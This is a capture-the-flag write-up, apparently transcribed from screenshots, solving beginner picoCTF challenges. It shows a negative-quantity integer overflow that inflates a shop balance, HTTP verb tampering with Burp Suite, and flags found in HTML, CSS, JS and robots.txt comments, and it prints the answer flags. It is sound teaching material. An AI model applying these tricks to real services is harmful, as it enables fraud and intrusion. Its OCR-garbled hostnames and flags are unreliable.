I don't think this is a flag either
Not a flag either
This is definitely not a flag
I don't think this is a flag either
I don't think this is a flag either
I don't think this is a flag either
Not a flag either
This is definitely not a flag
I don't think this is a flag either
I don't think this is a flag either
I don't think this is a flag either
Again, I really don't think this is a flag
Not a flag either
Not a flag either
Not a flag either
I don't think this is a flag either
Again, I really don't think this is a flag
Again, I really don't think this is a flag
Not a flag either
Not a flag either
Not a flag either
Not a flag either
This is definitely not a flag
Not a flag either
Again, I really don't think this is a flag
This is definitely not a flag
This is definitely not a flag
Not a flag either
I don't think this is a flag either
This is definitely not a flag
Not a flag either
Not a flag either
Again, I really don't think this is a flag
I don't think this is a flag either
Not a flag either
Not a flag either
||
```

Command nc jupiter.challenges.picoctf.org 7480 | grep "pico"

```
I don't think this is a flag either
I don't think this is a flag either
I don't think this is a flag either
Not a flag either
This is definitely not a flag
I don't think this is a flag either
I don't think this is a flag either
I don't think this is a flag either
This is definitely not a flag
Again, I really don't think this is a flag
Not a flag either
Not a flag either
Not a flag either
I don't think this is a flag either
Again, I really don't think this is a flag
Again, I really don't think this is a flag
Not a flag either
Not a flag either
Not a flag either
Not a flag either
This is definitely not a flag
Not a flag either
Again, I really don't think this is a flag
This is definitely not a flag
This is definitely not a flag
Not a flag either
I don't think this is a flag either
This is definitely not a flag
Not a flag either
Not a flag either
Not a flag either
Again, I really don't think this is a flag
I don't think this is a flag either
Not a flag either
Not a flag either
odehke-picoctf@webshell:~$  
odehke-picoctf@webshell:~$ nc jupiter.challenges.picoctf.org 7480 | grep "pico"  
picoCTF{digital_plumb3r_06e9d954}
```

Significance

The challenge was significant because it was testing if the players are familiar using U grep command which is very important when you want to 'catch' a specific string in a large file.

Also the player should be able to use the pipe symbol in his command when connecting to netcat.

Pipe command is important when you want to execute two or more commands after a subsequent command. With pipe (|) the output of one command is the input of another command.

flag_shop CHALLENGE

AUTHOR: DANNY

Hints ?

Congratulations! You've solved this challenge!

Assignment: General skills ([picoCTF Online training](#))

1

Two's compliment can do some weird things when numbers get really big!

Description

There's a flag shop selling stuff, can you buy a flag?

[Source](#). Connect with nc

[jupiter.challenges.picoctf.org 4906](http://jupiter.challenges.picoctf.org:4906).

24,119 users solved

94%
Unlike Liked



picoCTF{FLAG}

Submit
Flag

Source code

Inspecting the source code to predict where the code might be vulnerable to attack.

```

    }
    else{
        printf("Not enough funds to complete purchase\n");
    }
}

}

else if(auction_choice == 2){
    printf("1337 flags cost 100000 dollars, and we only have 1 in stock\n");
    printf("Enter 1 to buy one");
    int bid = 0;
    fflush(stdin);
    scanf("%d", &bid);
    if(bid == 1){

        if(account_balance > 100000){
            FILE *f = fopen("flag.txt", "r");
            if(f == NULL){

                printf("flag not found: please run this on the server\n");
                exit(0);
            }
            char buf[64];
            fgets(buf, 63, f);
            printf("YOUR FLAG IS: %s\n", buf);
        }
    }
}
else{
    printf("\nNot enough funds for transaction\n\n");
}

```

Doing some review of this source code, something stood out to me:

- On line 8, account_balance is a signed integer, initialized to 1100.
- On line 42, account_balance is updated after a transaction.
- Since account_balance is signed, it may be possible to overflow this integer, making it into a negative number. This will bypass the check on line 41 due to it being a negative number, and add credit to account_balance.

I gave this a try by attempting to buy int_max worth of flags.

```
odehke-picoctf@webshell:~$  
odehke-picoctf@webshell:~$ nc jupiter.challenges.picoctf.org 7480 | grep "pico"  
picoCTF{digital_plumb3r_06e9d954}  
  
odehke-picoctf@webshell:~$  
odehke-picoctf@webshell:~$  
odehke-picoctf@webshell:~$ nc jupiter.challenges.picoctf.org 4906  
Welcome to the flag exchange  
We sell flags  
  
1. Check Account Balance  
2. Buy Flags  
3. Exit  
  
Enter a menu selection  
2  
Currently for sale  
1. Definitely not the flag Flag  
2. 1337 Flag  
2  
1337 flags cost 100000 dollars, and we only have 1 in stock  
Enter 1 to buy one2  
Welcome to the flag exchange  
We sell flags  
  
1. Check Account Balance  
2. Buy Flags  
3. Exit  
  
Enter a menu selection  
■
```

```
Currently for sale
1. Definitely not the flag Flag
2. 1337 Flag
1
These knockoff Flags cost 900 each, enter desired quantity
1

The final cost is: 900

Your current balance after transaction: 200

Welcome to the flag exchange
We sell flags

1. Check Account Balance
2. Buy Flags
3. Exit

Enter a menu selection
1

Balance: 200

Welcome to the flag exchange
We sell flags

1. Check Account Balance
2. Buy Flags
3. Exit

Enter a menu selection
|
```

Buying “definitely not a flag” then inputting the quantity with a negative number. Whoops! Our account balance increased. And it was now possible to buy the correct flag.

I also noted that when you input a word in the quantity option when buying a flag the program enters an infinite loop... could this be a **buffer overflow error?**

```
1
These knockoff Flags cost 900 each, enter desired quantity
2332312123424

The final cost is: 1544507520
Not enough funds to complete purchase
Welcome to the flag exchange
We sell flags

1. Check Account Balance
2. Buy Flags
3. Exit

Enter a menu selection
2
Currently for sale
1. Definitely not the flag Flag
2. 1337 Flag
1
These knockoff Flags cost 900 each, enter desired quantity
-3412312312

The final cost is: -179464160

Your current balance after transaction: 179465260

Welcome to the flag exchange
We sell flags

1. Check Account Balance
2. Buy Flags
3. Exit

Enter a menu selection
```

```
1. Definitely not the flag Flag
2. 1337 Flag
1
These knockoff Flags cost 900 each, enter desired quantity
-3412312312

The final cost is: -179464160

Your current balance after transaction: 179465260

Welcome to the flag exchange
We sell flags

1. Check Account Balance
2. Buy Flags
3. Exit

Enter a menu selection
2
Currently for sale
1. Definitely not the flag Flag
2. 1337 Flag
2
1337 flags cost 100000 dollars, and we only have 1 in stock
Enter 1 to buy one!
YOUR FLAG IS: picoCTF{m0n3y_b4g5_9c5fac9b}
Welcome to the flag exchange
We sell flags

1. Check Account Balance
2. Buy Flags
3. Exit


Enter a menu selection
```

Significance

The significance of this challenge was to introduce the player to insecure code in our programs which can be exploited to make the program do what it was not intended to do. The logic error in this program can make an attacker increase his account balance.. if this was a banking application I would have made over 179465260 dollars. Buffer overflow vulnerability also existed in this code although it was not tested.

WEB SOLUTIONS

Understanding Web Application Security



Credit of this photo is given to tron hacker.

Understanding the web application working

A fullstack website has a front end , backend and databases.

The attacker can attack a website from the client side or server side.

Check OWASP top 10 to understand the attack vector that attacker may use to exploit a web application.

Tags: **picoCTF 2021** **Web Exploitation**

AUTHOR: MADSTACKS

Hints 

1 2

Maybe you have more than 2 choices

Congratulations! You've solved this challenge!

Assignment: Web ([picoCTF Online training](#))

Description

Find the flag being held on this server to get ahead of the competition <http://mercury.picoctf.net:15931/>

73,135 users solved



82%



Liked



picoCTF{FLAG}

Submit
Flag

Tags: picoCTF 2021 Web Exploitation

AUTHOR: MADSTACKS

Hints ?

1 2

Check out tools like Burpsuite to modify your requests and look at the responses

Description

Find the flag being held on this server to get ahead of the competition <http://mercury.picoctf.net:15931/>

73,135 users solved

82%
Liked



picoCTF{FLAG}

Submit
Flag

The hint tells me that I can use burpsuite also the description tells me that the head has what I am looking for.

Changing the POST and GET heads to HEAD.

This was after trying to change the HTTP head verbs to PUT,DELETE, DROP without success.

There was our flag.

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Proxy

HTTP history | WebSockets history | Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	http://mercury.picodft.net...	GET	/			200	1123	HTML		Red			18.189.209.142		14:27:57 1 ...	8080
2	http://mercury.picodft.net...	GET	/favicon.ico			404	80	text	ico				18.189.209.142		14:28:05 1 ...	8080
3	http://mercury.picodft.net...	GET	/index.php?			200	1123	HTML	php	Red			18.189.209.142		14:28:07 1 ...	8080
4	http://mercury.picodft.net...	POST	/index.php			200	1125	HTML	php	Blue			18.189.209.142		14:28:12 1 ...	8080

Request

P Raw

```
1 GET /index.php
2 Host: mercury.picodft.net:15931
3 Upgrade-Insecure-Request: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Referer: http://mercury.picodft.net:15931/index.php?
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-type: text/html; charset=UTF-8
3
4
5 <!doctype html>
6 <html>
7   <head>
8     <title>
9       Red
10      </title>
11      <link rel="stylesheet" type="text/css" href="//maxcdn.bootstrapcdn.com/bootstrap/3.3.5/css/bootstrap.min.css">
12      <style>
13        body{
14          background-color:red;
15        }
16      </style>
17    </head>
```

Inspector

Request attributes 2 Request headers 8 Response headers 1

Notes

Memory: 120.1MB

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Proxy

Target: http://mercury.picodft.net:15931 | HTTP/1

Send Cancel < > | 0 highlights | 0 highlights

Request

Pretty Raw Hex

```
1 HEAD /favicon.ico HTTP/1.1
2 Host: mercury.picodft.net:15931
3 Upgrade-Insecure-Request: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
5 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
6 Referer: http://mercury.picodft.net:15931/index.php?
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 404 Not Found
2 Connection: close
3 Content-Type: text/plain
4
5 Not Found
```

Inspector

Request attributes 2 Request query parameters 0 Request body parameters 0 Request cookies 0 Request headers 7 Response headers 2

Notes

80 bytes | 295 milli

Done

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Target Repeater Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > Target: http://mercury.picoctf.net:15931 HTTP/1

Request

```
Pretty Raw Hex
1 HTTP /index.php? HTTP/1.1
2 Host: mercury.picoctf.net:15931
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
5 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://mercury.picoctf.net:15931/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 flag: picocTF(r3j3ct_th3_du4lly_8C980908)
3 Content-type: text/html; charset=UTF-8
4
5
```

Inspector

- Request attributes 2
- Request query parameters 0
- Request body parameters 0
- Request cookies 0
- Request headers 8
- Response headers 2

Done Event log (8) All issues 103 bytes | 296 mil Memory: 135.5MB

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Target Repeater Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > Target: http://mercury.picoctf.net:15931 HTTP/1

Request

```
Pretty Raw Hex
1 HTTP /index.php HTTP/1.1
2 Host: mercury.picoctf.net:15931
3 Content-Length: 0
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://mercury.picoctf.net:15931
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://mercury.picoctf.net:15931/index.php?
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 flag: picocTF(r3j3ct_th3_du4lly_8C980908)
3 Content-type: text/html; charset=UTF-8
4
5
```

Inspector

- Request attributes 2
- Request query parameters 0
- Request body parameters 0
- Request cookies 0
- Request headers 12
- Response headers 2

Done Event log (12) All issues 103 bytes | 307 mil Memory: 135.5MB

SIGNIFICANCE

The significance of this challenge was to test first if the player could use tools like burpsuite or the developers tools to temper with the requests. INTERCEPTING REQUEST WITH BURPSUITE

This is an example of Verb tempering requests.

INSPECTOR

Insp3ct0r



| 50 points



Tags: picoCTF 2019 Web Exploitation

AUTHOR: ZARATEC/DANNY

Hints ?

1 2

Congratulations! You've solved this challenge!

Assignment: Web ([picoCTF Online training](#))

Description

Kishor Balan tipped us off that the following code may need inspection:

<https://jupiter.challenges.picoctf.org/problem/41511>
/ (link) or <http://jupiter.challenges.picoctf.org:41511>

97,520 users solved



88%



Liked

jupiter.challenges.picoctf.org/problem/41511/

Inspect Me

What

How

What

I made a website

Insp3ct0r 

 | 50 points 

Tags: picoCTF 2019 Web Exploitation

AUTHOR: ZARATEC/DANNY

Congratulations! You've solved this challenge!

Assignment: Web (picoCTF Online training)

Hints 

1 2

How do you inspect web code on a browser?




Description

Kishor Balan tipped us off that the following code may need inspection:

<https://jupiter.challenges.picoctf.org/problem/41511>

/ (link) or http://jupiter.challenges.picoctf.org:41511

Using the developer tools to inspect our code and we get our first portion of the flag.



```
<!DOCTYPE html>
<html>
  <head>
    <title>My First Website :)</title>
    <link href="https://fonts.googleapis.com/css?family=Open+Sans+Roboto" rel="stylesheet">
    <link rel="stylesheet" type="text/css" href="mycss.css">
    <script type="application/javascript" src="myjs.js"></script>
  </head>
  <body>
    <div class="container">
      <header>::</header>
      <button class="tablink" onclick="openTab('tabintro', this, '#222')" id="defaultOpen" style="background-color: rgb(34, 34, 34); color: white; width: 50px; height: 50px; border: none; font-size: 16px; font-weight: bold; margin-right: 10px; border-radius: 50%; text-align: center; padding: 0; margin-bottom: 10px;">What</button>
      <button class="tablink" onclick="openTab('tababout', this, '#222')" style="background-color: #ccc; color: black; width: 50px; height: 50px; border: none; font-size: 16px; font-weight: bold; margin-right: 10px; border-radius: 50%; text-align: center; padding: 0; margin-bottom: 10px;">How</button>
      <div id="tabintro" class="tabcontent" style="display: block; padding: 10px; border: 1px solid #ccc; border-radius: 5px; background-color: #fff; min-height: 200px; position: relative; z-index: 1; font-family: sans-serif; font-size: 14px; line-height: 1.6; color: #333; margin-bottom: 10px;">
        <h3>What</h3>
        <p>I made a website</p>
      </div>
      <div id="tababout" class="tabcontent" style="display: none; position: relative; z-index: 0; font-family: sans-serif; font-size: 14px; line-height: 1.6; color: #333; padding: 10px; border: 1px solid #ccc; border-radius: 5px; background-color: #fff; min-height: 200px; margin-bottom: 10px;">
        <h3>How</h3>
        <p>...</p>
        <!-- Html is neat. Anyways have 1/3 of the flag: picoCTF{tru3_d3 -->
```

Since we found the first portion in the html comment then the other parts may be in the css and javascript comments.

Inspect Me

What How

What
I made a website

```

Page > mycss.css X myjs.js
top
jupiter.ch
problem
4151
myjs
myc
Wappaly
fonts.goo
fonts.gstz

.myjs {
    position: absolute;
    left: 0px;
    top: 0px;
    width: 100px;
    height: 100px;
    background-color: #ccc;
    border: 1px solid black;
    border-radius: 50%;
    cursor: pointer;
    padding: 14px 16px;
    font-size: 17px;
    width: 50px;
}

.tablink:hover {
    background-color: #777;
}

.tabcontent {
    color: #111;
    display: none;
    padding: 50px;
    text-align: center;
}

#tabintro { background-color: #ccc; }
#tababout { background-color: #ccc; }

/* You need CSS to make pretty pages. Here's part 2/3 of the flag: t3ctive_Or_just */

```

Inspect Me

What How

What
I made a website

```

Page > mycss.css X myjs.js
top
jupiter.ch
problem
4151
myjs
myc
Wappaly
fonts.goo
fonts.gstz

function openTab(tabName, elmnt, color) {
    var i, tabcontent, tablinks;
    tabcontent = document.getElementsByClassName("tabcontent");
    for (i = 0; i < tabcontent.length; i++) {
        tabcontent[i].style.display = "none";
    }
    tablinks = document.getElementsByClassName("tablink");
    for (i = 0; i < tablinks.length; i++) {
        tablinks[i].style.backgroundColor = "";
    }
    elmnt.style.display = "block";
    if(elmnt.style != null) {
        elmnt.style.backgroundColor = color;
    }
}

window.onload = function() {
    openTab('tabintro', this, '#222');
}
/* Javascript sure is neat. Anyways part 3/3 of the flag: lucky?832b0699 */

```

SIGNIFICANCE

The significance of this challenge is to enlighten the player that some information such as account passwords maybe hard coded in the source code as comments by the developers. This is very bad as an attacker may use this comment to know the internal workings of the application or get login credentials such as passwords, usernames, and even API's keys. Such information should never be hard coded in the source code.

Scavenger Hunt challenge

Scavenger Hunt

 | 50 points 

Tags: **picoCTF 2021** **Web Exploitation**

AUTHOR: MADSTACKS

Congratulations! You've solved this challenge!

Assignment: Web ([picoCTF Online training](#))

Hints

1

You should have enough hints to find the files, don't run a brute forcer.

Description

There is some interesting information hidden around this site <http://mercury.picoctf.net:27393/>. Can you find it?

45,332 users solved

62%

Just some boring HTML

How What

What

I used these to make this site:
HTML
CSS
JS (JavaScript)

Inspecting the html file we find our first part of the hint which encourages us to look at the css and JavaScript source codes.

Just some boring HTML

How What

What

I used these to make this site:
HTML
CSS
JS (JavaScript)

```
<head>
  <title>Scavenger Hunt</title>
  <link href="https://fonts.googleapis.com/css?family=Open+Sans|Roboto" rel="stylesheet">
  <link rel="stylesheet" type="text/css" href="mycss.css">
  <script type="application/javascript" src="myjs.js"></script>
</head>
<body>
  <div class="container">
    <header>...</header>
    <button class="tablink" onclick="openTab('tabintro', this, '#222')" id="defaultOpen" style="background-color: #222;">How
    <button class="tablink" onclick="openTab('tababout', this, '#222')" style="background-color: #222;">What
    <div id="tabintro" class="tabcontent" style="display: none;">
      <h3>How</h3>
      <p>How do you like my website?</p>
    </div>
    <div id="tababout" class="tabcontent" style="display: block;">
      <h3>What</h3>
      <p>I used these to make this site: "HTML, CSS, JS (JavaScript)". Here's the first part of the flag: picoCTF{t--}</p>
    </div>
  </div>
</body>
</html>
```

```
26 und-color: #555;
27 white;
28 left;
29 none;
30 pointer;
31 14px 16px;
32 ze: 17px;
33 50%;
34
35
36 ver {
37 und-color: #777;
38
39
40
41 {
42 #111;
43 none;
44 50px;
45 ign: center;
46
47
48 background-color: #cccc;
49 background-color: #cccc;
50
51 s the page look nice, and yes, it also has part of the flag. Here's part 2: h4ts_4_10 */
```


In the JavaScript file we are given a hint on 'how to keep google from indexing parts of a website' this hint talks about 'robots.txt' file

```
1 function openTab(tabName,elmnt,color) {
2     var i, tabContent, tabLinks;
3     tabContent = document.getElementsByClassName("tabcontent");
4     for (i = 0; i < tabContent.length; i++) {
5         tabContent[i].style.display = "none";
6     }
7     tabLinks = document.getElementsByClassName("tablink");
8     for (i = 0; i < tabLinks.length; i++) {
9         tabLinks[i].style.backgroundColor = "";
10    }
11    document.getElementById(tabName).style.display = "block";
12    if(elmnt.style != null) {
13        elmnt.style.backgroundColor = color;
14    }
15 }
16
17 window.onload = function() {
18     openTab('tabintro', this, '#222');
19 }
20
21 /* How can I keep Google from indexing my website? */
```

definately pointing us to the robots.txt file

looking at 'robots.txt' file we get a portion of the hint and another hint on how we access the apache server using the web browser.

Googling on how we access the apache server over the internet we discover that we are looking for a .htaccess file.




The screenshot shows a browser window with the URL `mercury.picoctf.net:27393/robots.txt`. The content of the file is:

```
User-agent: *
Disallow: /index.html
# Part 3: t_of_p14c
# I think this is an apache server... can you Access the next flag?
```

The browser's developer tools are open, specifically the Sources tab. The file `robots.txt` is selected. A tooltip in the center of the developer tools interface says: "To sync edits to the workspace, drop a folder with your sources here or [select folder](#)". The right sidebar of the developer tools shows the "Scope" section, which is currently "Not paused". Other sections like "Threads", "Breakpoints", and "Call Stack" are also visible.

The .htaccess file has a portion of the flag and directs us to look on where websites on a mac store information.

Googling this I understand that I am to look for a .DS_Store file.

